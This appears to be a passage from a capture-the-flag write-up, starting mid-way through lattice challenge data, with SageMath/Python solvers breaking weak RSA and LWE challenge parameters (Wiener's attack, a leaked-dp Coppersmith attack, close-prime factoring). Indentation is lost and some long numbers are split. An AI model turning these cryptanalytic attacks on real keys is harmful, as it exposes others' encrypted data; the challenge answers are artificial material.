498, 491, 216, 62, 134, 280, 132, 257, 42, 219, 402, 496, 506, 242, 443, 428, 79, 417, 223, 472, 416, 462, 224, 114, 293, 107, 306, 214, 270, 227, 183, 64, 314, 167, 478], [128, 215, 81, 507, 492, 466, 266, 215, 396, 303, 257, 507, 500, 244, 119, 247, 412, 233, 244, 263, 172, 146, 399, 431, 271, 244, 488, 229, 413, 181, 128, 67, 459, 162, 84, 240, 298, 73, 91, 110, 125, 119], [432, 70, 65, 258, 382, 289, 181, 410, 64, 424, 56, 204, 266, 321, 315, 66, 336, 399, 192, 104, 246, 179, 170, 193, 386, 451, 135, 390, 410, 362, 36, 88, 244, 362, 108, 425, 336, 126, 338, 498, 31, 462], [326, 335, 475, 167, 447, 405, 223, 91, 277, 32, 64, 307, 253, 125, 319, 239, 416, 281, 324, 311, 225, 416, 17, 511, 347, 29, 122, 467, 481, 429, 291, 509, 177, 59, 88, 440, 138, 320, 201, 105, 279, 457], [72, 88, 11, 386, 25, 1, 473, 481, 259, 141, 190, 493, 247, 412, 111, 255, 343, 95, 376, 283, 216, 108, 37, 18, 184, 424, 175, 250, 508, 329, 354, 160, 142, 436, 301, 35, 91, 369, 198, 385, 54, 62], [510, 94, 291, 85, 158, 23, 341, 402, 114, 180, 302, 257, 84, 160, 108, 398, 383, 330, 403, 298, 468, 55, 389, 430, 248, 311, 122, 122, 377, 99, 260, 97, 362, 125, 309, 345, 248, 139, 26, 291, 16, 415], [310, 360, 227, 478, 431, 341, 4, 215, 30, 315, 434, 195, 398, 414, 416, 360, 356, 181, 496, 442, 411, 84, 348, 138, 54, 103, 293, 357, 192, 47, 340, 309, 419, 27, 392, 493, 72, 470, 469, 34, 306, 382], [137, 364, 425, 177, 41, 48, 494, 142, 455, 145, 402, 252, 197, 484, 477, 184, 391, 115, 18, 56, 411, 393, 42, 439, 311, 238, 359, 353, 137, 98, 9, 481, 282, 360, 42, 120, 241, 318, 427, 500, 166, 64], [293, 93, 247, 103, 264, 175, 38, 283, 271, 287, 80, 400, 79, 368, 488, 441, 79, 134, 8, 408, 23, 151, 433, 113, 315, 147, 290, 127, 177, 377, 9, 357, 292, 357, 367, 381, 385, 413, 6, 283, 94, 275], [88, 178, 365, 42, 307, 411, 172, 374, 183, 499, 224, 280, 76, 352, 254, 108, 274, 290, 221, 426, 342, 159, 417, 271, 236, 4, 137, 89, 415, 426, 96, 351, 251, 333, 150, 434, 383, 123, 388, 27, 292, 493], [462, 374, 205, 176, 488, 58, 258, 405, 358, 111, 294, 110, 65, 65, 407, 206, 363, 361, 107, 172, 304, 110, 49, 293, 348, 184, 304, 174, 287, 141, 478, 250, 488, 413, 94, 190, 505, 222, 213, 279, 226, 489], [471, 51, 364, 285, 236, 339, 154, 104, 171, 315, 226, 240, 306, 410, 329, 151, 76, 48, 326, 161, 483, 3, 137, 265, 113, 66, 225, 116, 122, 18, 146, 271, 422, 314, 203, 424, 30, 442, 441, 89, 171, 486], [479, 433, 468, 181, 411, 209, 306, 262, 309, 411, 180, 141, 97, 502, 302, 370, 472, 362, 378, 251, 103, 202, 458, 250, 71, 317, 396, 231, 415, 419, 490, 261, 81, 400, 55, 5, 484, 173, 90, 464, 288, 306], [411, 447, 511, 98, 133, 509, 34, 171, 366, 416, 243, 83, 25, 172, 104, 363, 458, 14, 442, 161, 174, 262, 356, 365, 350, 164, 136, 237, 191, 465, 389, 491, 96, 347, 505, 353, 451, 264, 125, 80, 393, 414], [17, 484, 300, 120, 160, 240, 94, 92, 88, 380, 510, 269, 268, 300, 155, 112, 358, 65, 258, 361, 491, 300, 503, 374, 376, 420, 275, 207, 367, 72, 135, 291, 429, 205, 391, 469, 91, 256, 40, 231, 151, 380], [141, 450, 491, 239, 342, 36, 368, 384, 35, 126,

299, 108, 483, 417, 264, 162, 142, 405, 102, 434, 268, 173, 193, 327, 502, 218, 501, 393, 472, 92, 40, 25, 407, 491, 294, 15, 97, 227, 257, 390, 120, 384], [375, 123, 154, 400, 83, 199, 236, 479, 112, 228, 329, 81, 280, 396, 296, 125, 52, 84, 466, 104, 204, 445, 107, 370, 253, 211, 191, 156, 288, 25, 359, 190, 55, 269, 403, 84, 470, 403, 105, 179, 163, 217], [345, 313, 404, 71, 162, 379, 452, 22, 94, 346, 78, 195, 148, 510, 86, 481, 165, 50, 234, 181, 134, 277, 173, 156, 163, 28, 105, 38, 446, 308, 413, 358, 459, 322, 163, 14, 62, 415, 324, 80, 130, 347], [322, 237, 189, 215, 436, 248, 270, 328, 135, 10, 293, 249, 88, 416, 154, 106, 469, 343, 363, 194, 159, 395, 242, 371, 397, 256, 383, 19, 158, 181, 319, 78, 204, 60, 442, 438, 230, 69, 463, 144, 466, 490]]
b_values = [2087, 1418, 498, 2090, 539, 424, 1452, 61, 1447, 334, 963, 389, 1875, 514, 644, 977, 1473, 2062, 2082, 1501, 1087, 1948, 674, 2026, 1867, 1065, 1413, 1913, 525, 1486, 793, 54, 569, 474, 239, 1237, 713, 1881, 937, 961, 1539, 1252, 1766, 614, 1786, 1675, 2008, 1713, 1126, 637, 312, 241, 239, 1144, 118, 1451, 1905, 826, 226, 457, 437, 762, 1882,
1581, 1734, 1028, 1935, 1709, 23, 310, 496, 1395, 1248, 694, 1180, 1651, 108, 1, 13, 1386, 1300, 129, 525, 2127, 1845, 2026, 1972, 1099, 600, 2080, 1428, 452, 132, 158, 146, 267, 10, 1372, 939, 881, 2110, 2077, 1519, 1926, 200, 502, 2006, 1577, 1636, 1024, 1887, 116, 43, 1085, 945, 71, 438, 936, 1235, 72, 1646, 581, 1654, 635, 1977, 897, 1902, 29]

```
A = matrix(ZZ, m + n, m)
for i in range(m):
A[i, i] = q
for x in range(m):
for y in range(n):
A[m + y, x] = A_values[x][y]
lattice = IntegerLattice(A, lll_reduce=True)
print("LLL done")
gram = lattice.reduced_basis.gram_schmidt()[0]
target = vector(ZZ, b_values)
res = Babai_closest_vector(lattice.reduced_basis, gram, target)
print("Closest Vector: {}".format(res))

R = IntegerModRing(q)
M = Matrix(R, A_values)
ingredients = M.solve_right(res)

print("Ingredients: {}".format(ingredients))

for row, b in zip(A_values, b_values):
effect = sum(starmap(mul, zip(map(int, ingredients), row))) % q
assert(abs(b - effect) < 2 ** 37)

print("ok")
```

SimpleRSA

```
def wiener(e, n):
m = 12345
c = pow(m, e, n)
q0 = 1

list1 = continued_fraction(Integer(e)/Integer(n))
conv = list1.convergents()
for i in conv:
k = i.numerator()
q1 = i.denominator()

for r in range(20):
for s in range(20):
d = r*q1 + s*q0
m1 = pow(c, d, n)
if m1 == m:
return d
q0 = q1

e =
107229542594413650703993867710144248121351940812514823388044284920635337968198930500057038709315223626320339572697469295981931541078118009421620910006953079140749551088264078192056473221432789809994479271425362204787315263043806015164460178684368374625640792570970216356514100435623887940638556658670422614853786381171729896660731474773755172437951667537663477145588397606900713421898243517016064784854941228912898207064783277444634506248937409267316961883670167 9
n =
182722199269284917924406983427381656571427650530524610343596288746152038170973992722305523995396518245125219476893570262805658703417380060582742404328167318360647873618992737774557537990887645648501683241680602925497276961739356023849432607894084229515302928539449178371238499012510077459647706448228082940785601483523171178899006667653441441474106775956410233161466671379707381124509951213052860046409949273467168908499003607786004223845490896084159510712293317 3
d = wiener(e, n)
print(d)
c =
107992917411082049405935541505910422990526876308915777137465793264671101748870153646068731964836254956331312526806972241214802388562696264091585231729791642172581807781423729280721895257411114191815839119062136250886284293294578305918195261431728911640587874175891335169790528999365110596816919321124214499143471555295234079154532327006576352986501032619282433468441321235770827525909620250904283808115005572765044388743825396460741494424587790400258099786630045 2
pow(c, d, n)
```

exposure

dp = 11536968468237154583426585683925377781718400149237452537595294329779321833225539444302368799 85
c, e, n = 46735962204857190520476434898881001530665718155698898882603422023484998388668858692912250418134186095459060506275961050676051693220280588047233628259880712415593039977585805890920089318643002597837000049626154900908543384761210358835843974072960080857150727010985827690190496793207012355214605393036388807616, 7621, 14037604913493482215396424340303120192223958805413331905648341331196338532127968218635494844184037412464018789461968971974634733429862108348549408636115291545745800499841981745690292931869790281979825442794534336154863579430836282323915091924030707268862300074778110337548183457127442300485627684122567524186 3

tmp = dp * e - 1
kbits = 210
for i in range(1, e):
p = (tmp // i + 1) << 200
PR.<x> = PolynomialRing(Zmod(n))
f = x + p
roots = f.small_roots(X=2^kbits, beta=0.4)
if roots:
print(i, roots)
x0 = roots[0]
if (n%(p+x0)) == 0:
print(p+x0)
break

from Crypto.Util.number import long_to_bytes
p = 11421761844938570296178178174916397110069952910671004217873885369752730509863327628794478842373581937596761823394628513585538173848033965350050214224480253
q = n//p
assert p*q == n
d = inverse_mod(e, (p-1)*(q-1))
print(long_to_bytes(pow(c,d,n)))

more calc

import gmpy2
from Crypto.Util.number import *

c =
350559186837488832821747843236518135605207376031858002274245004287622649330215113818719954185397072838014144973032329600905419861908678328971318153205085007743269253957395282420325663132161022100365481003745940818974280988045034204540385744572806102552420428326265541925346702843693366991753468220300070888651732502520797002707248604275755144713421649971492440442052470723153111156457558558362147002004646136522011344261017461901953583462467622428810167107079281190209731251995976003352201766861887320739990258601550606005388872967825179626176714503475557883810543445555390014562686801894528311600623156984829864743222963877167099892926717479789226681810584894066635076755996423203380493776130488170859798745677727810528672150350333480506424506676127108526488370011099147698875070043925524217837379654168009179798131378352623177947753192948012574831777413729910050668759007704596447625484384743880766558428224371417726480372362810572395522725083798926133468409600491925317437998458582723897120786458219630275616949619564099733542766297770682044561605344090394777570973725211713076201846942438883897078408067779325471589907041186423781580046903588316958615443196819133852367565049467076710376395085898875495653237178198379421129086523
p =
274051070417532664891453886218581695118729966227652670648685421172698755313649398966716627341887348254629481155306672050079390292155171807618667915793304104492023072483732292246622328221803972157211633691511150197705965287047194724245510245169286065849757933508149439977319399964599597208260251101792164777093738499454114837315248312848950243196545092863059133123061543877549988132765621733351894504482332161338421891487611979485595299601444535131913722549020311687551651242187835047408344423793633114891087322160515669534982791985377946205218007739172280024029703580870335048972050218812951540466563635865303621793069
s = (p-(pow(2,p,p*p)-2) // p)
q = gmpy2.next_prime(s)
n = p*q
e = 0x10001
d = inverse(e, (p-1)*(q-1))
print(long_to_bytes(pow(c,d,n)))

RSAssss

```
from Crypto.Util.number import *
from gmpy2 import next_prime, iroot, mpz

p = getPrime(512)
q = getPrime(512)

n = p * q * next_prime(p) * next_prime(q)
e = 0x10001
```

n =
803086050719548165642433145523144313577352447653641953474510663716576290947829214155684689214655355560930191488417642232228673954619368223635582314909673105804493304655291

```
267076821684357278001757833730457266920936941487185216105905237188130968958835332453312446506758124065406949481212583948220229987732334006231621379493817721953513395489774225645460541889185423820884716667958421850190020250835431629917393099359727058719437877337844917355009050136510612840204475782301350752112684054132543684395492599173124453488084126594228106479728722862157013252163186419854982023492813749058922798946128350091869644143298761257
c = 330412463971933434999766363211057930667393277770584064857577467142742413428768098831412931259336108760624381952829861013179707826235130739683198539755539064015139113863343195174674815661046358247964556177919498180612989800987651789945084087556967597676515560844679920369992744883500475670715128104485967669553337375579827389250319475394899794765310069084188092544505917549431419860547502393956775040990721765429143061510225852399839423143679690263507799582947734731675473993898081429330428931841744349301970407316458550521765857021498915017512375703812538099605076157202198657393415547064109167866445108006571926120 7

# factor using https://www.alpertron.com.ar/ECM.HTM
n0 = 896150685275388363156021241540083002866369345996173348675090530766227153658093717400373165588717964339068444640709958692936540825778875781971824080451727817987031736505747376449145155915222567588480899555787134587152345366644152165268309678318623015186365867022121890879591365093341027728556576640915706300 79
n1 = 896150685275388363156021241540083002866369345996173348675090530766227153658093717400373165588717964339068444640709958692936540825778875781971824080451750353392850857280028382203140684746709752287784642400880843318074207201213644867650111696697475533936616509121142282273085799401642698771019737284522528793 83

assert n0*n1 == n


def solve(a, b, c):
ga = mpz(a)
gb = mpz(b)
gc = mpz(c)
delat = gb**2-4*ga*gc
if delat <= 0:
return 0, 0
de = iroot(delat, 2)
if de[1]:
r1 = (de[0]-gb) % (2*ga)
r2 = (-de[0]-gb) % (2*ga)
if (r1, r2) == (0, 0):
x1 = (de[0]-gb) // (2*ga)
x2 = (-de[0]-gb) // (2*ga)
```

```
x = max(x1, x2)
if n0 % x == 0:
return x, 0
if n1 % x == 0:
return x, 1
return 0, 0


for x in range(1, 1000):
for y in range(1, 1000):
a = y
b = x*y+n1-n0
c = -n0*x
res, flag = solve(a, b, c)
if res:
print(x, y, res, flag)
```

p =
743870285307795938125831013276339643810623292177879528248551018158096790587187372461909499756489526466605516068489552253679341237923048902511249987912902 1

c =
330412463971933434999766363211057930667393277770584064857577467142742413428768098831412931259336108760624381952829861013179707826235130739683198539755539064015139113863343195174674815661046358247964556177919498180612989800987651789945084087556967597676515560844679920369992744883500475670715128104485967669553337375579827389250319475394899794765310069084188092544505917549431419860547502393956775040990721765429143061510225852399839423143679690263507799582947734731675473993898081429330428931841744349301970407316458550521765857021498915017512375703812538099605076157202198657393415547064109167866445108006571926120 7

```
n = n0
q = n//p
c = c % n0
d = inverse(e, (p-1)*(q-1))
print(long_to_bytes(pow(c, d, n)))
```